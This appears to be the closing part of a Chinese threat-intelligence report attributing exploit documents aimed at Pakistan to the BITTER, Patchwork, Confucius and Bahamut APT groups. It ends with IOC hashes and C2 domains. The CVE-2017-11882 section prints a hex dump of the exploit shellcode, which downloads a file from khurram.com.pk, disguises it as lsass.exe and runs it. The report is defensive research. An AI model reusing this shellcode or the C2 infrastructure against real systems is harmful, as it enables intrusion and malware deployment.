
成功获取后，经异或解密后执行，解密后的文件是由Cobalt Strike生成的远控后门：



```

channel_set_interactive
channel_set_native_io_context
channel_set_type
channel_write
channel_write_to_buffered
channel_write_to_remote
command_deregister
command_deregister_all

```



### 利用CVE-2017-11882漏洞的攻击样本分析

通过360威胁情报中心大数据平台进行拓展，我们发现了一个属于同一系列攻击活动的Office CVE-2017-11882的漏洞利用文档。该文档名为“SOP for Retrieval of Mobile Data Records.doc”，这与释放wscspl木马程序（与蔓灵花同源）的InPage漏洞利用文档同名，只不过该漏洞文档针对微软Office进行攻击。

MD5

61a107fee55e13e67a1f6cbc9183d0a4

包含漏洞的Objdata对象信息如下：

```
File: 'E:\work\inpage\61a107fee55e13e67a1f6cbc9183d0a4' - size: 9281 bytes
-----
id |index      |OLE Object
-----
0  |:00000080h|:format_id: 2 (Embedded)
  |           |:class name: '\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
  |           |:data size: 4096
  |           |:CLSID: 0002CE02-0000-0000-C000-000000000046
  |           |:Microsoft Equation 3.0 (Known Related to CUE-2017-11882 or
  |           |:CUE-2018-0802)
```

漏洞成功触发执行后会通过与SOP for Retrieval of Mobile Data Records.inp (InPage) 漏洞利用文件相同的下载地址获取后续Payload执行：

1C 8B 5F 08	8B 77 20 8B	3F 80 7E 0C	33 75 F2 89	..<_<w <?€~.3uò%
DF 03 7B 3C	8B 57 78 01	DA 8B 7A 20	01 DF 89 C9	B.{<<Wx.Ú<z .B%É
8B 34 8F 01	DE 41 81 3E	47 65 74 50	75 F2 81 7E	<4..FA.>GetPuò.~
08 64 64 72	65 75 E9 8B	7A 24 01 DF	66 8B 0C 4F	.ddreué<z\$.Bf<.O
8B 7A 1C 01	DF 8B 7C 8F	FC 01 DF 31	C0 E8 11 00	<z..B< .ü.B1Àè..
00 00 43 72	65 61 74 65	44 69 72 65	63 74 6F 72	..CreateDirector
79 41 00 53	FF D7 6A 00	E8 0B 00 00	00 43 3A 5C	yA.Sÿ*j.è....C:\
44 72 69 76	65 72 73 00	FF D0 31 C9	51 E8 0D 00	Drivers.ÿÐ1ÉQè..
00 00 4C 6F	61 64 4C 69	62 72 61 72	79 41 00 53	..LoadLibraryA.S
FF D7 83 C4	0C 59 E8 0B	00 00 00 75	72 6C 6D 6F	ÿ*fÄ.Yè....urlmo
6E 2E 64 6C	6C 00 FF D0	83 C4 10 E8	13 00 00 00	n.dll.ÿÐfÄ.è....
66 74 72 67	6F 77 6E 6C	6F 61 64 54	6F 46 69 6C	ftrgownloadToFil
65 41 00 BA	AA AD B3 BB	F7 D2 8B 34	24 89 16 50	eA.°*-»÷Ò<4\$%.P
FF D7 31 C9	51 51 E8 11	00 00 00 43	3A 5C 44 72	ÿ*1ÉQQè....C:\Dr
69 76 65 72	73 5C 6C 73	61 73 73 00	E8 1D 00 00	ivers\lsass.è...
00 6A 6B 6C	61 3A 2F 2F	6B 68 75 72	72 61 6D 2E	.jkla://khurram.
63 6F 6D 2E	70 6B 2F 6A	73 2F 64 72	76 00 BA 97	com.pk/js/drv.°-
8B 8B 8F F7	D2 8B 34 24	89 16 51 FF	D0 31 C0 E8	<<..÷Ò<4\$%.QÿÐ1Àè
0A 00 00 00	4D 6F 76 65	46 69 6C 65	41 00 53 FF	....MoveFileA.Sÿ
D7 E8 15 00	00 00 43 3A	5C 44 72 69	76 65 72 73	*è....C:\Drivers
5C 6C 73 61	73 73 2E 65	78 65 00 E8	11 00 00 00	\lsass.exe.è....
43 3A 5C 44	72 69 76 65	72 73 5C 6C	73 61 73 73	C:\Drivers\lsass
00 FF D0 31	C0 E8 0D 00	00 00 4C 6F	61 64 4C 69	.ÿÐ1Àè....LoadLi
62 72 61 72	79 41 00 53	FF D7 E8 0C	00 00 00 53	braryA.Sÿ*è....S
68 65 6C 6C	33 32 2E 64	6C 6C 00 FF	D0 E8 0E 00	hell32.dll.ÿÐè..
00 00 53 68	65 6C 6C 45	78 65 63 75	74 65 41 00	..ShellExecuteA.
50 FF D7 31	C9 51 51 E8	15 00 00 00	43 3A 5C 44	Pÿ*1ÉQQè....C:\D
72 69 76 65	72 73 5C 6C	73 61 73 73	2E 65 78 65	ivers\lsass.exe
00 E8 14 00	00 00 43 3A	5C 57 69 6E	64 6F 77 73	.è....C:\Windows
5C 65 78 70	6C 6F 72 65	72 00 E8 05	00 00 00 6F	\explorer.è....o
70 65 6E 00	51 FF D0 90	90 90 90 6D	61 74 69 6F	pen.QÿÐ....matio
6E 5C 73 70	6F 6F 6C 73	76 63 2E 65	78 65 00 E8	n\spoolsv.exe.è
14 00 00 00	43 3A 5C 57	69 6E 64 6F	77 73 5C 65	....C:\Windows\e
78 70 6C 6F	72 65 72 00	E8 05 00 00	00 6F 70 65	xplorer.è....ope
6E 00 51 FF	D0 90 90 90	90 90 90 82	28 00 12 83	n.QÿÐ....., (...f

### 溯源与关联

360威胁情报中心通过对这批InPage漏洞利用文档及相关攻击活动的分析，关联到使用wscspl后门程序进行定向攻击的幕后团伙正是360公司在2016年披露的“蔓灵花” (BITTER) APT组织[5]，并且经过进一步分析，该系列攻击活动中的多个样本还与“摩诃草”、Bahamut和Confucius等APT组织有很强的关联性。

### “蔓灵花” (BITTER) APT组织

360威胁情报中心针对攻击时间最近的几个InPage漏洞文档深入分析后发现，漏洞文档最终释放的木马程序正是360公司在2016年曝光的“蔓灵花” APT组织所使用的后门程序[5]，也就是上述分析的wscspl全功能后门程序。




并且其中的多个C&C地址在360威胁情报中心的内部分析平台中也和“蔓灵花”APT组织强相关，**这批C&C地址被多次使用在针对中国发起的攻击活动中**。故相关的攻击活动可以确认为“蔓灵花”所为。

## 与"Confucius"的关联

Delphi后门攻击框架中使用的C&C地址errorfeedback.com在趋势科技探究Confucius和摩诃草的相似度[10]中出现，该域名曾被趋势披露为Confucius使用。


## 与"摩诃草"的关联

通过上述对Delphi后门攻击框架的深入分析和关联，我们还发现该攻击框架和样本同样出现在了Palo Alto在2017年分析的InPage攻击样本中[13]，Palo Alto认为该攻击框架和后门程序可能和“摩诃草”相关。



## 与"Bahamut"的关联

360威胁情报中心分析到攻击活动中的一个漏洞文档“AAT national assembly final.inp”最终执行的木马程序（Visual Basic后门程序）使用了域名referfile.com作为C2，该C2为Cisco Talos安全研究团队在2018年7月公开的《一例针对印度iOS用户的定向攻击活动》[9]中被披露，而Talos安全研究团队关联到该域名正好也是被一个Visual Basic后门程序所使用，且相关的网络资产疑似为APT组织“Bahamut”所有。



## 总结及猜想

360威胁情报中心通过对**相同来源**（漏洞利用文档在生成时间、ShellCode、InPage100流大小、流的固定特征）的一系列针对巴基斯坦的攻击样本分析后发现，同一来源的攻击样本分别使用了至少4套不同的恶意代码框架，并分别与“蔓灵花”（BITTER）、“摩诃草”、“Confucius”、“Bahamut”APT组织产生了或多或少的关联。**或许这些APT组织应该属于同一组织？亦或者这些APT组织拥有相同的数字武器来源（APT组织幕后的支持者向这些APT团伙派发了相同的漏洞利用生成工具）？**

以下是360威胁情报中心针对本文中相关的APT组织的TTP进行的简单对比，以供参考：

	蔓灵花 (BITTER)	摩诃草 (PatchWork)	Confucius	Bahamut
攻击目标	中国, 巴基斯坦	中国, 巴基斯坦为主	南亚	南亚 (主要巴基斯坦), 中东
攻击平台	PC/Android	PC/Android	PC/Android	PC/Android/iOS
恶意代码实现	C	Delphi/C#	Delphi	Delphi/VB
攻击入口	鱼叉攻击	社交网络, 鱼叉攻击	社交网络	社交网络, 鱼叉攻击

## IOC

### InPage漏洞利用文档

863f2bfed6e8e1b8b4516e328c8ba41b

ce2a6437a308dfe777dec42eec39d9ea

74aeaeaca968ff69139b2e2c84dc6fa6

### Office漏洞利用文档

61a107fee55e13e67a1f6cbc9183d0a4

### 木马程序

c3f5add704f2c540f3dd345f853e2d84

f9aeac76f92f8b2ddc253b3f53248c1d

8dda6f85f06b5952beaabbfea9e28cdd

25689fc7581840e851c3140aa8c3ac8b

1c2a3aa370660b3ac2bf0f41c342373b

43920ec371fae4726d570fdef1009163

694040b229562b8dca9534c5301f8d73

fec0ca2056d679a63ca18cb132223332

ec834fa821b2ddbe8b564b3870f13b1b

09d600e1cc9c6da648d9a367927e6bff

91e3aa8fa918caa9a8e70466a9515666

4f9ef6f18e4c641621f4581a5989284c

afed882f6af66810d7637ebcd8287ddc

### C&C

khurram.com.pk

nethosttalk.com

xiovo416.net
nethosttalk.com
newmysticvision.com
wcnchost.ddns.net
referfile.com
errorfeedback.com
Jospubs.com
traxbin.com
referfile.com

## 参考

- [1]. <https://ti.360.net/>
- [2]. <http://www.inpage.com/>
- [3]. <https://en.wikipedia.org/wiki/InPage>
- [4]. <https://ti.360.net/blog/articles/analysis-of-apt-campaign-bitter/>
- [5]. <https://www.anquanke.com/post/id/84910>
- [6]. <https://www.kaspersky.com/blog/inpage-exploit/6292/>
- [7]. <https://cloudblogs.microsoft.com/microsoftsecure/2018/11/08/attack-uses-malicious-inpage-document-and-outdated-vlc-media-player-to-give-attackers-backdoor-access-to-targets/>
- [8]. <https://blog.talosintelligence.com/2018/07/Mobile-Malware-Campaign-uses-Malicious-MDM.html>
- [9]. <https://blog.talosintelligence.com/2018/07/Mobile-Malware-Campaign-uses-Malicious-MDM-Part2.html>
- [10]. <https://blog.trendmicro.com/trendlabs-security-intelligence/confucius-update-new-tools-and-techniques-further-connections-with-patchwork/>
- [11]. <https://documents.trendmicro.com/assets/appendix-confucius-update-new-tools-techniques-connections-patchwork-updated.pdf>
- [12]. <https://researchcenter.paloaltonetworks.com/2016/09/unit42-confucius-says-malware-families-get-further-by-abusing-legitimate-websites/>
- [13]. <https://researchcenter.paloaltonetworks.com/2017/11/unit42-recent-inpage-exploits-lead-multiple-malware-families/>
- [14]. <https://www.virustotal.com/gui/file/9bf55fcf0a25a2f7f6d03e7ba6123d5a31c3e6c1196efae453a74d6fff9d43bb/submissions>

分享到:

---

首页

蔓灵花 (BITTER) APT组织使用InPage软件漏洞针对巴基斯坦的攻击及团伙关联分析